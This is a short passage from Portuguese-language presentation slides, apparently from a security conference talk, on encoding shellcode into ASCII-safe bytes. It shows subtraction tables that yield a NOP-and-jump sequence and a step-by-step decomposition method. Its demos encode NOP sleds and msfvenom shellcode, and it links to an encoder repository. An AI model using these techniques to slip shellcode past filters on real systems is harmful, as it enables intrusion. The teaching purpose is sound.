Valor 02	0x11 (017)	0x11 (017)	0x6C (108)	0x01 (001)
Resultado (0x9090EB06)	0x90 (144)	0x90 (144)	0xEB (235)	0x06 (006)

* Entre parênteses são apresentados os valores em decimal.

Resto	Subtraendo
0x06 (006)	0x05 (005)
0x01 (001)	0x01 (001)
0x00 (000)	5 + 1 = 6

Decomposição numérica

Esquema prático:

1. Transforme o valor desejado (byte ou caractere) em decimal
2. Verifique quantas operações serão necessárias no grupo de 4 bytes
3. Encontre os valores que …
   - … subtraidos de 0xff (decimal 255) resulte no valor desejado
   - … quando não encontrado um valor exato, utilize a instrução INC

Demo 2

1. Codificando/decodificando diversos NOPs (hexa 0x90)

Demo 3

1. Codificando um shellcode gerado pelo msfvenom

Obrigado!

helvio_junior@hotmail.com
@helvio_m4v3r1ck

Código completo:
https://github.com/helviojunior/ascii_encoder
https://github.com/helviojunior/Presentations/tree/master/2020/CSSB